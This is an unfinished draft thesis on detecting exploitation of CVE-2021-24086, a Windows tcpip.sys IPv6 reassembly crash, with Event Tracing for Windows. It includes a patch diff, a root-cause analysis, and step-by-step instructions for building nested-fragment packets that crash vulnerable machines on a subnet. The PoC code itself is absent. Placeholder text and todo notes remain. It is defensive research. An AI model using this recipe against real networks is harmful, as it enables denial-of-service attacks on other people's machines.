# Dynamic Detection of Vulnerability Exploitation in Windows

Dynamisk detektion af udnyttelse af sårbarheder i Windows

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A thesis presented for the degree of Master of Science in Computer Science and Engineering



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## Todo list

Figure out if components should be emphasized using emph
Read this section thorougly as it has been revised a lot ad-hoc 6
Explain bitmask
Maybe explain event keywords, and also how to get them
Rewrite this at some point
Figure out if this should be here
write a little about how bindiffing works. Or don't idc
Fix appendices title location $\dots \dots \dots$
Check if this is in listings of listings
Rewrite PoC to remove "known" code. Should be easy.

### Abstract

Write something very clever here and read it through 10000 times

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## Introduction

Introduce something here

### 1.1 Purpose

Purpose

### 1.2 Thesis overview

Thesis overview

### 1.3 Related work

Purpose

### Tracing and logging

### 2.1 Windows telemetry

### 2.2 Event Tracing for Windows (ETW)

Event Tracing for Windows (ETW) is a logging mechanism that is built into the kernel of Windows. It is used by kernel-mode drivers and applications to provide realtime events and tracing features. While ETW is built into most drivers and applications made by Windows, it is also available for developers to use in their own applications. As most privileged applications built into Windows utilize ETW, it is a very good source for telemetry data related to discovering exploit attempts.

Figure out if components should be emphasized using emph

In the architecture of ETW events are at the centerpiece where they are created, managed and consumed by different event components[6]. These differentiate between event providers, event consumers, and event controllers. All of these event components handle the workflow of ETW, either by reading or writing, or by controlling the events in some way. This is demonstrated on Figure 2.1 (ETW model diagram[6]), where sessions are at the center of the ETW model. These sessions are controlled by an controller and hereafter consumed by a consumer. The following sections will go into detail of how each component works together to provide realtime tracing events.




Figure 2.1: ETW model diagram[6]

#### 2.2.1 Controllers

Controllers are applications, either user-mode or kernel-mode, used to start and manage trace sessions. ETW is special in the way that events are not stored or consumed in any way before a session is started. To start such a session, a *controller* application starts a trace using a Windows Application Programming Interface (API)s such as StartTrace. Afterwards specific *providers* can be enabled by using EnableTraceEx2. The specific API depend on the type of the provider as explained in the next section, 2.2.2. Controllers also manage buffers and statistics for events consumed in the current session.

#### 2.2.2 Providers

Providers are the system- and userland applications that provide events and data. They do so by registering themselves as a provider, allowing a *controller* to enable or disable events. By having the *controller* control whether events are enabled or not, allows an application to have tracing without generating alerts all the time. This is especially interesting for debugging purposes, which is usually not needed during regular usage of the operating system.

Microsoft define four different types of providers depending on the version of Windows and type of application you are interested in. The reason for having four different types of providers is simply that ETW evolved over time, and as such different providers were added in different versions of Windows[15].

Managed Object Format (MOF) (classic) providers These types of providers are, as the name hints, the original format for specifying ETW providers. MOF providers use MOF classes[9] to define events. MOF classes describe the format of the event registered by the provider to allow the consumer to read the event correctly. As it can be seen on listing 1, a MOF class resemble a struct as known from the C programming language.

```
[EventType{26}, EventTypeName{"SendIPV6"}]
    class TcpIp_SendIPV6 : TcpIp
3
        uint32 PID;
        uint32 size;
        object daddr;
6
        object saddr;
        object dport;
        object sport;
10
        uint32 startime;
11
        uint32 endtime;
        uint32 seqnum;
12
13
        uint32 connid;
14
    };
```

Listing 1: TcpIp\_SendIPV6 : TcpIp MOF class

#### Windows softwarre trace preprocessor (WPP) providers

With WPP providers, Windows moved away from using MOF classes to the Trace Message Format (TMF) format. With TMF the trace format description was moved into the Program Database (PDB) of the binary. For most binaries the PDB can be downloaded from Microsoft symbol servers[13], however not all Windows drivers and applications have public debug symbols, so getting access to the TMF is often a hit or miss.

#### Manifest-based providers

With manifest-based providers a new format to describe events was implemented. Instead of embedding the format description into the PDB, manifest-based providers embed the manifest directly into the binary as pointed to by the registry keys under HKLM\_SOFTWARE\_Microsoft\_Windows\_CurrentVersion\_WI\_NEVT\_Publishers. However, the manifest format is not well documented, making it hard parse and recover the schema needed to understand the events[3]. Manifest-based provider are however the first ETW provider type with the ability to be enabled by more than one trace session simultaneously, which is not possible with MOF and WPP providers.

### TraceLogging providers

These types of providers are the newest type of providers in the ETW logging mechanism. Unlike all the previous types of providers, the TraceLogging provider includes event format description into the recorded log data[15] allowing a consumer to easily understand the event data without prior knowledge of the format. As with manifest-based providers, TraceLogging can also be enabled by up to eight trace sessions simultaneously.

### 2.2.3 Consumers

Consumers are applications that consume events from providers. This is done through event *trace sessions*, where one session is created per provider. Consumers have the ability to both receive events in real time from *trace sessions*, or later on by events stored in log files. Furthermore, events can be filtered by many attributes such as timestamps.

#### 2.2.4 Sessions

ETW sessions are created and managed by controllers to forwards events from one or more providers to a consumer such as the event log or simply a console output. As shown on Figure 2.1 (ETW model diagram[6]), sessions contain a number of buffers, one for each event provider. The session is responsible for these buffers, ie. the session creates and manages the buffer in its lifetime. Two predefined sessions exists in Windows, that is the *Global Logger Session* and the *NT Kernel Logger Session* handling events occurring early in the system boot process and predefined system events generated by the operating system respectively[10].

Figure 2.1 (ETW model diagram[6]) shows how the different components of ETW works together in sessions to produce and consume events.

### 2.2.5 Using Event Tracing for Windows (ETW)

As mentioned in chapter 1 (Introduction), the goal of this project is to research the possibilities of using built in telemetry, such as ETW, to detect the exploitation of vulnerabilities. Therefore, it is important to discover how ETW can be used to gather telemetry from providers.

One ETW provider that is widely used to detect malicious activity such as exploitation of vulnerabilities is the Microsoft\_windows-Threat-Intelligence[8] provider. This is widely used by various Antivirus (AV) engines such as Microsoft's own Endpoint Detection and Response (EDR)/AV tool, Microsoft Defender for Endpoint. While this provider gives insight into Windows API calls often used in an exploitation process, we will not be focusing on this. As mentioned in chapter 1 (Introduction) and discussed in section 3.1 (CVE-2021-24086), the project will revolve around detection of CVE-2020-24086, which is a vulnerability in the tcpip.sys driver of Windows. Due to this, we will in this section explore ETW providers relevant to this specific driver.

#### Finding providers

Getting a list of all available providers in Windows is fairly simply. A few methods exists, such as:

1. Using logman query providers

Read this section thorougly as it has been revised a lot ad-hoc

- 2. Using the PowerShell command Get-TraceEtwProvider
- 3. Enumerate registry keys under HKLM\SOFTWARE\Microsoft\Windows\Curre\under ntVersion\WINEVT\Publishers

The output from method (3), the registry, is as mentioned in subsubsection 2.2.2 (Manifest-based providers), only for manifest-based providers. Therefore, not all providers will be shown here. Figure 2.2 (Finding ETW providers using Registry Editor) shows how the information available using Registry Editor. As it can be seen the registry contains information about the binary the provider is implemented in, which in our case is tcpip.sys.




Figure 2.2: Finding ETW providers using Registry Editor

To find all manifest-based providers we can use the PowerShell script on listing 2, where the output of the command is also shown.

Listing 2: logman query providers output. See appendix .1 for full output

The same information queried using logman query providers can be seen in listing 3. However, the logman query providers command does not display the ResourceFileName as it can be seen on Figure 2.2 (Finding ETW providers using Registry Editor).

```
Provider
                                              GUID
2
    .NET Common Language Runtime
                                              {E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4}
    ACPI Driver Trace Provider
                                              {DAB01D4D-2D48-477D-B1C3-DAAD0CE6F06B}
    Active Directory Domain Services: SAM {8E598056-8993-11D2-819E-0000F875A064}
    Active Directory: Kerberos Client
                                              {BBA3ADD2-C229-4CDB-AE2B-57EB6966B0C4}
                                              {F33959B4-DBEC-11D2-895B-00C04F79AB69}
    Active Directory: NetLogon
    ADODB.1
                                              {04C8A86F-3369-12F8-4769-24E484A9E725}
    ADOMD . 1
                                              {7EA56435-3F2F-3F63-A829-F0B35B5CAD41}
    Application Popup
                                              {47BFA2B7-BD54-4FAC-B70B-29021084CA8F}
10
11
    Application-Addon-Event-Provider
                                              { A83FA99F-C356-4DED-9FD6-5A5EB8546D68}
12
13
    Microsoft-Windows-TCPIP
                                              {2F07E2EE-15DB-40F1-90EF-9D7BA282188A}
14
    TCPIP Service Trace
                                              {EB004A05-9B1A-11D4-9123-0050047759BC}
15
```

Listing 3: logman query providers output. See appendix .1 for full output

The number of providers registered according to logman query providers is 1162 whereas 972 of these are manifest-based providers according to data from the registry. One example of a non-manifest-based provider that can only be found using logman is the provider TCPIP Service Trace as seen on line 15 in listing 3.

Using the second method, Get-TraceEtwProvider, simply yields a Access Denied error rendering it useless.

To conclude this section, we were able to find two different providers related to the TCP/IP stack on Windows. The first provider, *Microsoft-Windows-TCPIP* is definitely related to tcpip.sys according to the *ResourceFileName* property. The second however is a bit more cumbersome as logman does not provide any more information than the name (*TCPIP Service Trace*) and the GUID.

### Starting a trace

In the previous sections we have explored the different components of ETW and how they work together. This section will showcase how to easily consume ETW events for specific providers. Once again, we are going to be using the *Microsoft-Windows-TCPIP* provider as an example, as this is the provider we will be exploring later on. To start a trace for *Microsoft-Windows-TCPIP* we need to take the following steps:

- 1. Start a new trace session that will hold our buffers
- 2. Add a provider to our trace session
- 3. Ensure that we can consume events produced in our trace, either through an event log or realtime

```
New-EtwTraceSession -Name TCPIPTrace -LogFileMode 0x8100

→ -FlushTimer 1

Add-EtwTraceProvider -SessionName TCPIPTrace -Guid

→ '{2F07E2EE-15DB-40F1-90EF-9D7BA282188A}' -MatchAnyKeyword 0x0

tracefmt -rt TCPIPTrace -displayonly
```

Listing 4: Starting a trace for *Microsoft-Windows-TCPIP - 2F07E2EE-15DB-40F1-90EF-9D7BA282188A* 

In these three simple steps, we will be acting as the ETW controller through PowerShell to start a trace of *Microsoft-Windows-TCPIP*. Listing 4 shows how to do this using PowerShell and the tracefmt tool from Windows Driver Kit (WDK).

The code is explained here:

Explain bitmask

New-EtwTraceSession Starts a new trace with the name TCPIPTrace and sets the LogFileMode to EVENT\_TRACE\_USE\_LOCAL\_SEQUENCE and EVENT\_TRA\_
CE\_REAL\_TIME\_MODE[11]. The FlushTimer argument states that the buffer should be flushed every second

Add-EtwTraceProvider Adds the *Microsoft-Windows-TCPIP* provider to the session matching any keywords (ie. we will consume all event keywords)

**tracefmt** Displays the content of the trace in the current console every time the buffer is flushed

At this point we are able to consume all events produced by tcpip.sys, and are therefore at a good position to consider how the data can be used for detection. However, in order to know exactly what to detect, it is important to first analyze CVE-2021-24086. In the next chapter 3 (Vulnerability analysis) we will begin analyzing CVE-2021-24086 in order to understand exactly what we need to detect.

Maybe explain event keywords, and also how to get them

Rewrite this at some point

## Vulnerability analysis

### 3.1 CVE-2021-24086

According to Microsoft[7] CVE-2021-24 086 is a denial of service vulnerability with a CVSS:3.0 score of 7.5 / 6.5, that is a base score metrics of 7.5 and a temporal score metrics of 6.5. The vulnerability affects all supported versions of Windows and Windows Server. According to an accompanied blog post published by Microsoft [14] at the same time as the patch was released, details that the vulnerable component is the Windows TCP/IP implementation, and that the vulnerability revolves around IPv6 fragmentation. The Security Update guide and the blog post also present a workaround that can be used to temporarily mitigate the vulnerability by disabling IPv6 fragmentation.

Figure out if this should be here

### 3.1.1 Public information

Due to the Microsoft Active Protetions Program (MAPP)[12] security software providers are given early access to vulnerability information. This information often include PoCs for vulnerabilities to be patched, in order to aid security software providers to create valid detections for exploitation of soon-to-be patched vulnerabilities. Due to MAPP, some security software providers publish relevant information regarding recently patched vulnerabilities. However, the information is usually very vague in details, and can therefore only aid in the initial exploration of the vulnerability. For CVE-2021-24086, both McAfee[18] and Palo Alto[17] posted public information about CVE-2021-24086. However, both articles contained very limited details, and is therefore far from sufficient to reproduce the vulnerability. Before trying to rediscover the vulnerability, the following information is available:

- The vulnerability lies within the handling om fragmented packets in IPv6
- The relevant code lies within the tcpip.sys drivers
- The root cause of the vulnerability is a NULL pointer dereference in Ip v6ReassembleDatagram of tcpip.sys
- The reassembled packet should contain around 0xFFFF (65535) bytes of extension headers, which is usually not possible

### 3.1.2 Binary diffing

The usage of binary diffing to gather information about patched vulnerabilities is well described in current research[16][20], and has been made popular and easy to do by tools such as Bindiff[21] and Diaphora[5].

write a little about how bindiffing works. Or don't idc. If we look at figure 3.1 we can compare the function changes of the patched and not-patched tcpip.sys. Looking at tcpip! Ipv6pReassembleDatagram we can see that the similarity factor is only 0.38 telling us that a significant amount of code has been changed.

Similarity	Confid	Change	EA Primary	Name Primary	EA Secondary	Name Secondary
0.16	0.27	GIE	00000001C018D794	sub_00000001C018D794	00000001C015A1D6	sub_00000001C015A1D6
0.27	0.42	GIEL-	00000001C01905B5	sub_00000001C01905B5	00000001C01568FC	IppCleanupPathPrimitive
0.31	0.73	GIE	00000001C0190F38	lpv4pReassembleDatagram	00000001C0190F68	Ipv4pReassembleDatagram
0.38	0.98	GIE	00000001C0199FAC	lpv6pReassembleDatagram	00000001C019A0AC	Ipv6pReassembleDatagram
0.42	0.62	-IE	00000001C0154959	sub_00000001C0154959	00000001C0001E42	sub_00000001C0001E42
0.54	0.96	GI	00000001C019A658	Ipv6pReceiveFragment	00000001C019A7F8	Ipv6pReceiveFragment

Figure 3.1: Primary matched functions of tcpip.sys

Diving into the binary diff of tcpip!Ipv6pReassembleDatagram as seen on listing 5, we can clearly see a change. The first many changes from line 5-39 are simply register changes and other insignificant changes due to how the compiler works. However, on line 41-42 a new comparison is made to ensure that the value of the register edx is less than 0xFFFF. This matches the statement given in subsection 3.1.1 (Public information), that the vulnerability is triggered by a packet of around 0xFFFF bytes.

```
--- "a/.\\unpatched tcpip.sys"
    +++ "b/.\\patched tcpip.sys"
    @@ -1,6 +1,4 @@
    -sub
             rsp, 58h
                              ; Integer Subtraction
    +sub
             rsp, 60h
                              ; Integer Subtraction
             r9d, word ptr [rdx+88h]; Move with Zero-Extend
     movzx
     mov
             rdi, rdx
             edx, [rdx+8Ch]
     mov
             bl, r8b
    -mov
             r13b, r8b
10
    +mov
             edx, r9d
    add
                              ; Add
             byte ptr [rsp+98h+var_70], 0
12
    -and
             [rsp+98h+var_78], 0; Logical AND
13
    mov
             [rsp+98h+length], edx
14
             eax, [rdx+28h]; Load Effective Address
15
    lea
             rdx, rdi
    -mov
             [rsp+98h+var_68], eax
     mov
                             ; Load Effective Address
             eax, [r9+28h]
             [rsp+98h+BytesNeeded], eax
19
             r9d, r9d
                              ; Logical Exclusive OR
    -xor
20
             rax, [rcx+0D0h]
21
     mov
             rcx, IppReassemblyNetBufferListsComplete; Load Effective
22
    -lea
    \,\hookrightarrow\,\,\text{Address}
             r13, [rax+8]
    -mov
23
             rax, [r13+0]
24
    -mov
    +mov
             r12, [rax+8]
25
             rax, [r12]
    +mov
26
             r15, [rax+28h]
27
    mov
             eax, gs:1A4h
    mov
             r8d, eax
     mov
             rax, [r13+388h]
    -mov
             rax, [r12+388h]
31
             rbp, [r8+r8*2]
                              ; Load Effective Address
    lea
32
             r12, [rax+r8*8]
    -mov
33
             r8d, r8d
                              ; Logical Exclusive OR
    -xor
34
             rcx, [rax+r8*8]
35
    +mov
             rbp, 6
                              ; Shift Logical Left
    shl
    -add
             rbp, [r15+4728h]; Add
37
    +add
             rbp, [r15+4728h]; Add
38
             [rsp+98h+var_58], rcx
    +mov
39
    +cmp
             edx, OFFFFh
                              ; Compare Two Operands
40
             short loc_1C019A186; Jump if Below or Equal (CF=1 | ZF=1)
    +jbe
```

Listing 5: Diff of patched and vulnerable Ipv6pReassembleDatagram

Looking at the raw assembly without any knowledge of what the registers contain or what parameters are passed to the function can be very confusing. To make it easier for the reader to follow, listing 6 contains the annotated

decompiled code of the vulnerable and patched tcpip! Ipv6pReassembleDatagram function. Here the patch is easy to spot, as the call to tcpip!NetioAllocateA ndReferenceNetBufferAndNetBufferList is replaced with the check that we also observed in listing 5. The check is there to ensure that the total packet size is less than 0xFFFF, which is the largest 16 bit value. The packet size is calculated on line 4-6 using the fragmentable and unfragmentable parts of the reassembled packet.

```
--- "a/.\unpatched tcpip.sys"

+++ "b/.\patched tcpip.sys"

void __fastcall Ipv6pReassembleDatagram(__int64 a1, struct_datagram

+ *datagram, char a3) {

unfragmentableHeaderLength = datagram->unfragmentableHeaderLength;

packetSize = unfragmentableHeaderLength + datagram->fragmentableLength;

BytesNeeded = unfragmentableHeaderLength + 40;

v6 = *(_QWORD *)(*(_QWORD *)(a1 + 208) + 8i64);

v7 = *(_QWORD *)(*(_QWORD *)v6 + 40i64);

LockArray_high = HIDWORD(KeGetPcr()[1].LockArray);

-v11 = NetioAllocateAndReferenceNetBufferAndNetBufferList(IppReassembly)

NetBufferListsComplete, datagram, 0i64, 0i64, 0,

0);

+if ( packetSize > 0xFFFF )
```

Listing 6: Diff of patched and vulnerable Ipv6pReassembleDatagram

At this stage of the vulnerability rediscovery process, the following requirements are now available:

- We have to abuse IPv6 fragmentation in tcpip! Ipv6pReassembleDatagram
- $\bullet$  We have to construct a single packet with around 0xFFFF bytes of extension headers
- We have to trigger a null dereference somewhere in tcpip! Ipv6pReassem bleDatagram

The next section will give a primer into how IPv6 fragmentation works to better understand how we can fulfill the above-mentioned requirements.

### 3.1.3 IPv6 fragmentation primer

When the size of a packet is larger than the Maximum transmission unit (MTU) of the outbound interface, IPv6 fragmentation is used. The MTU of most standard network equipment and desktop computers is 1500 bytes. Therefore if you have an IPv6 packet that is larger than 1500 bytes, the packet must be fragmented. This is done by splitting the packet into a number of fragments, that each has to be decorated with the IPv6 fragment header. This header is a


part of the specification for IPv6 Extension Headers [4, sec. 4.5]. The IPv6 Extension Headers specification specify a number of headers situated between the IPv6 header and the upper-layer header in a packet. The full list of extension headers can be seen in the following list:

- 1. Hop-by-Hop Options
- 2. Fragment
- 3. Destination Options
- 4. Routing
- 5. Authentication
- 6. Encapsulating Security Payload

As mentioned in section 3.1.1, the vulnerability is triggered when around 0xFFFF bytes of extension headers are present in the packet. Therefore, the following sections will describe both the *Destination Options* and *Fragment* extension headers in enough detail to support the exploitation of CVE-2021-24086.

### IPv6 Destination Options extension header

IPv6 Destination Options are a way of defining options that should be handled by the destination node. In our case this would be the device that we are trying to attack using CVE-2021-24086. The specification can be seen on Figure 3.2 (IPv6 Destination Options Header [4, sec. 4.6]). The header is essentially structured as a list of options, where it is up to the receiver of a packet to support certain options.



Where

**Next Header** is an 8-bit selector identifying the initial header type of the Fragmentable part of the original packet.

Hdr Ext Len is an 8-bit unsigned integer describing the length of the Destination Option header in 8-octets units excluding the first 8 octets

**Options** is a variable-length field. See below

And

**Option Type** is an 8-bit identifier of the option type

Opt Data Len is an 8-bit unsigned integer describing the length of the Data Option field in octets

**Options** is a variable-length field with data specified by the option type

Figure 3.2: IPv6 Destination Options Header [4, sec. 4.6]

By default, only one option exist, the *PadN option*[4, sec. 4.2] which is used to create padding between two options. While this may not seem overly exciting, it is a very important part of how we can exploit CVE-2021-24086. Most other extension headers contain data that must be valid, such as routing options, which makes it hard to create a valid packet with around 0xFFFF bytes of extension headers. Destination Options does not have this limitation, as we can simply fill it with an arbitrary number of *PadN* options.

#### IPv6 Fragment extension header

Moving on to the IPv6 Fragment extension header, which, as mentioned earlier, is a header placed when you split an IPv6 packet into smaller fragments. IPv6 fragments are mostly used to send packets larger than the configured MTU, on either the sender or receiver side. The specification is detailed on figure Figure 3.3 (IPv6 Fragment Header [4, sec. 4.5]). The header contains an offset that points to where the fragment data fits into the entire packet.

Next header	Reserved	Fragment offset	Res M	Fragment header
	fragment header			

Where

**Next Header** is an 8-bit selector identifying the initial header type of the Fragmentable part of the original packet.

**Reserved** is an 8-bit reserved field. Initialized to zero.

Fragment Offset is a 13-bit unsigned integer stating the offset.

**Res** is a 2-bit reserved field that is initialized to zero by the transmitter and ignored by the receiver.

**M flag** is a 1-bit boolean field describing if this is the last fragment. 1 = more fragments, 0 = last fragment.

**Identificiation** is a 32-bit identifier that is unique to fragments from the same package.

Figure 3.3: IPv6 Fragment Header [4, sec. 4.5]

Every packet that is fragmented has an unique identification, as specified in Figure 3.3 (IPv6 Fragment Header [4, sec. 4.5]). According to the specification[4, sec. 4.5], this identification must be different than any other fragmented packet sent recently<sup>1</sup>.

A packet destined to be fragmented goes through two different processes, fragmentation and reassembly. Fragmentation happens on the sender side whereas reassembly is handled by the recipient of the packet.

<sup>&</sup>lt;sup>1</sup>Recently is very loosely defined by RFC 8200[4] as the "maximum likely lifetime of a packet, including transit time from source to destination and time spent awaiting reassembly with other fragments of the same packet." [4, sec. 4.5]

**Fragmentation** is done by the sender and is a fairly simple concept. Looking at figure Figure 3.4 (IPv6 fragmentation[2]), it can be seen that an IPv6 packet contains two parts, an unfragmentable and a fragmentable part. The unfragmentable part is the IPv6 headers and the following two IPv6 extension headers, as they are processed by nodes en route:

- Hop-by-Hop Options Headers
- Routing Header

The rest of the IPv6 packet, including the Destination Options header, is handled as a fragmentable part.

Reassembly Reassembling the fragmented packet is done by the receiver and is essentially the fragmentation process in reverse. So here the receiver will convert a number of fragments into a single packet that can be handled as a standard IPv6 packet. The split of a fragmented packet can be seen on figure Figure 3.4 (IPv6 fragmentation[2]). Here it is easy to see that every fragment contains the unfragmentable part before any fragmented data.




Figure 3.4: IPv6 fragmentation[2]

### 3.1.4 Root-cause analysis

At this point in the analysis the following relevant information has been presented to the reader:

- 1. The vulnerability happens when tcpip.sys reassembles a fragmented packet
- 2. The root cause of the vulnerability is a NULL pointer dereference in  $Ip_{\downarrow}$  v6ReassembleDatagram of tcpip.sys

- 3. The packet should contain around 0xFFFF bytes of extension headers
- 4. Extension headers can be present both in the unfragmentable and the unfragmentable part of the packet
- 5. The MTU limits how many bytes the unfragmentable part of the packet can contain
- 6. The Destination Options extension header is a good candidate for reaching 0xFFFF bytes
- 7. The Fragment extension header is needed to fragment the packet

To understand the root-cause of CVE-2021-24086 we must first understand how the fragmentable and unfragmentable data of the fragmented packet is handled in Ipv6pReceiveFragment and Ipv6ReassembleDatagram. If we start with Ipv6pReceiveFragment, we can see that a packet is reassembled when the total length of all fragment matches the expected length of the packet:

Listing 7: Ipv6pReceiveFragment packet reassembly logic

The check can be seen on line (5) of listing 7 where line (6) shows the call to Ipv6ReassembleDatagram. Once inside Ipv6pReceiveFragment we can see that both the unfragmentable and fragmentable lengths are saved to local variables as seen on listing 8

```
void __fastcall Ipv6pReassembleDatagram(__int64 a1, struct_datagram
    int unfragmentableHeaderLength; // er9
       ulong BytesNeeded; // [rsp+48h] [rbp+10h]
       int length; // [rsp+B8h] [rbp+20h]
5
       unfragmentableHeaderLength = datagram->unfragmentableHeaderLength;
9
10
       length = unfragmentableHeaderLength + datagram->fragmentableLength;
       BytesNeeded = unfragmentableHeaderLength + 40;
11
12
13
   }
14
```

Listing 8: Ipv6pReassembleDatagram length calculation

It's also important to notice the BytesNeeded variable which is equal to the size of unfragmentable header and the size of the Ipv6 header which is 40 bytes as seen on line (11). To understand the root cause, it is important to understand what will happen if the unfragmentable part of the header contains around 0xFFFF bytes. The calculation of BytesNeeded on line 11 also shows why it is only necessary to have around 0xFFFF bytes in the unfragmentable part.

Tracking down where BytesNeeded is used leads us to the code found in listing 9. This listing contains the code for obtaining a buffer to store the data for the unfragmentable part of the header. As it can be seen on line (9) and 19, this is where the BytesNeeded variable is used.

```
NetBufferList = (_NET_BUFFER_LIST *)NetioAllocateAndReferenceNetBufferA |
    \rightarrow ndNetBufferList(IppReassemblyNetBufferListsComplete, datagram,
       0i64, 0i64, 0, 0);
   if (!NetBufferList)
   {
       goto failure;
5
6
   netBuffer = NetBufferList->FirstNetBuffer;
   if ( NetioRetreatNetBuffer(netBuffer, (unsigned __int16)BytesNeeded, 0)
10
   {
       IppRemoveFromReassemblySet((PKSPIN_LOCK)(v7 + 20304),
1.1
        NetioDereferenceNetBufferList(NetBufferList, 0i64);
12
15
       goto memory_failure;
16
17
18
   buffer = NdisGetDataBuffer(netBuffer, BytesNeeded, 0i64, 1u, 0);
19
```

Listing 9: Ipv6pReassembleDatagram NetBuffer null reference logic

The logic for listing 9 can be explained as such:

- 1. The NetBufferList is retrieved by NetioAllocateAndReferenceNetBufferA ndNetBufferList and checked for validity
- 2. The first NetBuffer is retrieved using NetioRetreatNetBuffer
  - Notice the cast to a unsigned 16 bit integer on line (9) wich will truncate the BytesNeeded.
- 3. NdisGetDataBuffer is used to retrieve a buffer.
  - Notice that BytesNeeded is not cast in this call on line 10.

Now the question is, what happens when NetioRetreatNetBuffer is invoked with a smaller value than NdisGetDataBuffer? The answer to that question is that NdisGetDataBuffer returns null. Later on in the function this buffer, which is null, is written to which will demonstrate that this indeed is a null pointer dereference. At this point we are presented with the root cause of the vulnerability, and can therefore move on to the process of triggering the vulnerability by sending a packet with about 0xFFFF extension headers in the unfragmentable part of the packet.

### 3.1.5 Triggering the vulnerability

To trigger CVE-2021-24086 a raw IPv6 packet has to be constructed which might not conform completely with the IPv6 specification. For this reason, it was decided to build the PoC using a combination of custom Python code and Scapy[19], which is a Python package used to craft network packets.

As explained in subsection 3.1.4 (Root-cause analysis) the unfragmentable part of the Ipv6 packet header is constrained by the size of the MTU, which is usually around 1500 bytes. In 2012 Antonios Atlasis highlighted a number of security issues present in implementations of IPv6 across different operating systems such as Windows, CentOS, Ubuntu and others[1]. In his paper, Antonios explain how two create nested fragments that allow one to embed a fragment inside another fragment. Figure 3.5 (Nested fragments[1]) shows how such a packet can be constructed.

IPv6 Header	Fragment Header #1	Fragment Header $\#2$	Packet 1
	Outer fragment header	Inner fragment header	
IPv6 Header	Fragment Header $\#1$	$\begin{array}{c} {\rm Fragment} \\ {\rm Header} \ \#2 \end{array}$	Packet 2
	Outer fragment header	Inner fragment header	•
IPv6 Header	Fragment Header $\#1$	Fragment Header $\#2$	Packet n

Figure 3.5: Nested fragments[1]

If we combine all the knowledge gained from the previous section the following IPv6 packet structure should produce a PoC that can be used to trigger CVE-2021-24086:

- 1. Create a long packet,  $packet_1$  with around 0xFFFF bytes of Destination Option header data. This packet should be fragmented using IPv6 fragments.
- 2. Construct  $packet_2$  as a IPv6 packet containing one fragment header with an unique fragment header id. The packet should also contain some data.
- 3. Add a fragment header to the end of the headers for  $packet_1$  with the fragment header id set to the fragment header id used in  $packet_2$ .
- 4. Send all fragments for  $packet_1$

5. Send packet<sub>2</sub> which should trigger a reassembly of the nested fragments leading to Denial-of-Service (DoS)

Pseudo-code for this PoC can be seen in listing 10

Listing 10: Pseudo-code PoC for triggering CVE-2021-24086

An implementation of the pseudo-code can be found in Appendix .2. As the PoC is hardcoded to run against the IPv6 multicast address, ff02::1, it will run against any machines present on the current IPv6 subnet. Running the PoC with a vulnerable Windows machine present will result in a Blue screen of death (BSoD) on the vulnerable machine as seen on Figure 3.6 (BSoD when running PoC), where it can also be seen that the crash originated from tcpip.sys.




Figure 3.6: BSoD when running PoC

If the same PoC is run with a debugger attached, we get the output seen on listing 11 showing the details around the crash.

```
STACK TEXT:
           tcpip!Ipv6pReassembleDatagram+0x14f
           tcpip!Ipv6pReceiveFragment+0x84a
                                                                                                            : ffffb00a'9c1e3560 fffff801'0a300008
           tcpip!Ipv6pReceiveFragmentList+0x42
tcpip!IppReceiveHeaderBatch+0x7f0b5
tcpip!IppFlcReceivePacketsCore+0x32f
                                                                                                            : ffffb00a 00000003 fffff801 0ab6ad00
                                                                                                              fffff801`0a303000 ffffb00a`943d18e0
ffffb00a`94a15690 ffffb00a`94bcf510
           tcpip!IpFlcReceivePackets+0xc
                                                                                                              ffffb00a'94bcf510 00000000'00000000
          topp::pricheceiveRankets*vacc
topp:PiReceiveRongreValidatedNetBufferListChain+0x26f
topp:FiReceiveNetBufferListChainCalloutRoutine+0x17c
nt!KeExpandKernelStackAndCalloutInternal+0x78
                                                                                                              fffff801'0ab6b101 ffffb00a'94c44800
ffffb00a'943c4c60 0000000'00000002
fffff801'0al8e420 fffff801'0ab6b358
                                                                                                            : 00000000 c00000b5 fffff801 0ab6b528
: 00000000 00000401 fffff801 0ab6b3c0
: ffffb00a 9408c801 00000000 00000001
: ffffb00a 94cd58a0 00000000 0000dd01
15
           nt !KeExpandKernelStackAndCalloutEx+0x1d
           tcpip!NetioExpandKernelStackAndCallout+0x8d
tcpip!FlReceiveNetBufferListChain+0x46d
NDIS!ndisMIndicateNetBufferListSToOpen+0x140
                                                                                                            : ffffb00a`94b21ia0 fffff801`0b586101
: ffffb00a`94bcf510 fffff801`0ab6b7a1
: 00000000`000078f5 00000000`00000401
           NDIS!ndisMTopReceiveNetBufferLists+0x22b
           NDIS!ndisCallReceiveHandler+0x60
NDIS!ndisInvokeNextReceiveHandler+0xidf
                                                                                                              00000000`000078f5 00000000`00000401
ffffb00a`94b7b520 ffffb00a`94b7b520
           NDIS!NdisMIndicateReceiveNetBufferLists+0x104
                                                                                                            : 00000000`00000000 fffff801`0ab66000
: fffff801`0ab6c000 fffff801`0ab66000
           kdnic!RxReceiveIndicateDpc+0x1e5
           nt!KiProcessExpiredTimerList+0x172
nt!KiRetireDpcList+0x5dd
           nt!KiIdleLoop+0x9e
```

Listing 11: Stacktrace when triggering CVE-2021-24086

Examining the stacktrace seen in listing 11 we can see that the crash happens at Ipv6pReassembleDatagram+0x14f coming from Ipv6pReceiveFragment+0x<sub>j</sub> 84a which matches the root-cause found in subsection 3.1.4 (Root-cause analysis). Line (1) also highlights that this is infact a NULL pointer dereference as the instruction moveups attempts to write to the address NULL.

## Detection

- 4.1 Event Tracing for Windows (ETW)
- 4.2 Hooking and DTrace
- 4.3 Implementation

# Scaling and extensibility

## Conclusion

Conclude something please

## Abbreviations

API Application Programming Interface. 4, 6

AV Antivirus. 6

BSoD Blue screen of death. 22, 23

**DoS** Denial-of-Service. 22

EDR Endpoint Detection and Response. 6

ETW Event Tracing for Windows. 4–9

ETW Event Tracing for Windows. 3-9, 24

MAPP Microsoft Active Protetions Program. 10

MOF Managed Object Format. 4, 5

MTU Maximum transmission unit. 13, 16, 18

 ${\bf PDB}$  Program Database. 5

**PoC** Proof of Concept. 45-47

**PoC** Proof of Concept. 10, 21–23, 45

 $\mathbf{TMF}$  Trace Message Format. 5

WDK Windows Driver Kit. 9

WPP Windows softwarre trace preprocessor. 5

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# Appendices

#### .1 ETW providers

